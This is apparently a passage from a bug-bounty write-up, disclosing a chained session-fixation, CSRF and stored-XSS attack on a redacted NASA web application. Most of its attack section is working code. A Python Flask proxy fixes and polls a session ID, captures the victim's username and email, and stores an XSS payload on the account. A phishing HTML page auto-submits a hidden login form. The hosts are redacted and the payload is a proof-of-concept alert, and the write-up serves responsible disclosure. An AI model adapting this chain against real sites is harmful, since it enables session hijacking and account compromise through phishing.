
Login Initiator: Execute the Login Initiator request and return the generated sessionid (loginid) to the victim.
Login Monitor: Perform Login Monitor to capture the authenticated user’s information (e.g., username) required for the XSS malicious request.
Store XSS: Inject a stored XSS payload into the victim’s web application configuration using the collected sessionid (loginid) and username.
from flask import Flask, request, jsonify, redirect
import requests
from flask_cors import CORS
from xml.etree import ElementTree as ET
from threading import Thread

app = Flask(__name__)
CORS(app)

# 1. Login Initiator
@app.route('/proxy', methods=['GET', 'POST'])
def proxy_request():
    url = request.args.get('url')
    if not url:
        return jsonify({'error': 'URL parameter is required'}), 400
    try:
        response = requests.get(url)
        root = ET.fromstring(response.content)
        loginid = root.findtext('loginid')
        print(f"Login ID: {loginid}")
        Thread(target=loginMonitor, args=(loginid,)).start()
        return (response.content, response.status_code, response.headers.items())
    except requests.RequestException as e:
        return jsonify({'error': str(e)}), 500

# 2. Login Monitor
def loginMonitor(loginid):
    try:
        data = {
            'host': '<REDACTED>>',
            'id': loginid,
            'timeout': 30
        }
        print("Login Monitor ID: " + loginid)
        response = requests.post('https://<REDACTED>.nasa.gov/<REDACTED>/LoginMonitor', data=data, headers={'Content-Type': 'application/x-www-form-urlencoded'})
        root = ET.fromstring(response.content)
        status = root.findtext('status')
        while status != "valid":
            response = requests.post('https://<REDACTED>.nasa.gov/<REDACTED>/LoginMonitor', data=data, headers={'Content-Type': 'application/x-www-form-urlencoded'})
            root = ET.fromstring(response.content)
            status = root.findtext('status')
            if status == "valid":
                root = ET.fromstring(response.content)
                uname = root.findtext('uname')
                email = root.findtext('email')
                if uname:
                    uname = uname.replace('_login_.', '')
                print(f"Username:  {uname}")
                print(f"Email: {email}")
                print("Session Hijacked correctly!")
                storeXSS(uname, loginid)
                return
    except requests.RequestException as e:
        return jsonify({'error': str(e)}), 500

# 3. Store XSS
def storeXSS(username, loginid):
    url = 'https://<REDACTED>.nasa.gov/<REDACTED>/QueryServlet'
    headers = {
        'Content-Type': 'application/x-www-form-urlencoded; charset=UTF-8'
    }
    data = {
        'setUserMetadata': '',
        'user': username,
        'sessionid': loginid,
        'type': 'config',
        'name': '<img src=x onerror=alert("PoC_XSS")>',
        'relation': 'content',
        'value': '<REDACTED>'
    }
    try:
        response = requests.post(url, headers=headers, data=data)
        print(f"Stored XSS response status code: {str(response.status_code)}")
        print(f"Stored XSS response content: {response.content.decode('utf-8')}")
        if response.status_code == 200:
            print("XSS PoC stored successfully")
            print("At the first login at https://<REDACTED>.nasa.gov/<REDACTED>/ web application, the victim will automatically trigger the XSS payload!")
            return
        if response.status_code == 500:
            print("Error storing XSS PoC")
            print("The server may be overloaded with a high volume of requests. Retry later!")
        return
    except requests.RequestException as e:
        return jsonify({'error': str(e)}), 500

if __name__ == '__main__':
    app.run(host="0.0.0.0", port=8080, debug=True)
2. Create a PoC HTML file
This chain will only be effective in a phishing attack scenario. A PoC HTML file was created to combine Session Fixation with CSRF (Cross-Site Request Forgery).
Login Initiator: When the victim opens the PoC HTML file, a JavaScript payload is executed which triggers a fetch request to the attacker-controlled proxy server. The proxy then issues an HTTP POST request to the Login Initiator endpoint (
https://<REDACTED>.nasa.gov/<REDACTED>/LoginInitiator) to obtain a new sessionid, which will later be associated with the victim’s session.Login Form: Due to the way the login flow is implemented, the login form is dynamically generated through an HTTP POST request to
https://<REDACTED>.nasa.gov/<REDACTED>/LoginForm. This request includes the previously obtained sessionid and host in the body, which are then embedded as hidden input fields in the returned form. As a result, when the victim submits their credentials, the same sessionid becomes associated with their authenticated session.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Session Fixation + Stored XSS</title>
</head>
<body>
    <script>
        // 1. Login Initiator
        window.onload = function () {
            const url = 'https://<REDACTED>.nasa.gov/<REDACTED>/LoginInitiator';
            const proxy = "http://localhost:8080/"; // Python Proxy server URL

            proxy_request = proxy + "proxy?url=" + encodeURIComponent(url)
            fetch(proxy_request, {
                method: 'GET',
                headers: {
                    'Content-Type': 'application/x-www-form-urlencoded',
                }
            })
            .then(response => {
                if (response.status === 200) {
                    return response.text();
                } else {
                    throw new Error('Network response was not ok');
                }
            })
            .then(responseText => {
                // Parse the XML response to get loginid (sessionid) and host
                const parser = new DOMParser();
                const xmlDoc = parser.parseFromString(responseText, "application/xml");
                const loginid = xmlDoc.getElementsByTagName('loginid')[0].textContent;
                const host = xmlDoc.getElementsByTagName('host')[0].textContent;

                // Display loginid and host for debugging
                console.log('Login ID:', loginid);
                console.log('Host:', host);

                loginForm(loginid, host);
            })
            .catch(error => {
                // Handle any errors
                console.error('Error:', error);
            });
        }

        // 2. Login Form request
        function loginForm(loginid, host) {
            const url = 'https://<REDACTED>.nasa.gov/<REDACTED>/LoginForm';

            // Form data for the form request
            const data = new FormData();
            data.append('loginid', loginid);
            data.append('host', host);
            data.append('sessionid', loginid);

            // Send the second POST request
            const form = document.createElement('form');
            form.method = 'POST';
            form.action = url;

            // Append the form data to the form
            for (const [key, value] of data.entries()) {
                const input = document.createElement('input');
                input.type = 'hidden';
                input.name = key;
                input.value = value;
                form.appendChild(input);
            }

            // Append the form to the body and submit it
            document.body.appendChild(form);
            form.submit();
        }
    </script>
</body>
</html>
3. PoC
Now that both the exploit and the proxy server were ready, I simulated a phishing attack by delivering the PoC HTML file to the victim (for simplicity, I used my own user giacolenzo2109).
The image below shows the output of the Python proxy server, highlighting each step of the attack flow that was successfully executed.
It is possible to observe how the server successfully obtained the sessionid used by the victim to login, and how the XSS was ultimately stored on the victim’s account.
4. XSS

Finally, the stored XSS payload was successfully triggered upon the victim’s first login.
Reward

From a P5 Stored XSS (Charmander) to a P2 Session Fixation chained with Self-Stored XSS, significantly increasing the impact (Charizard).
Lesson Learned
Security weaknesses should always be viewed as part of a broader attack surface. By chaining vulnerabilities together, we can better assess their full risk and potential impact.
| Vulnerability | Impact |
|---|---|
| Self-Stored XSS (Charmander) | P5 |
| Session Fixation (Charmeleon) | P3 |
| Session Fixation + CSRF + Self-Stored XSS (Charizard) | P2 |

Letter of Acknowledgement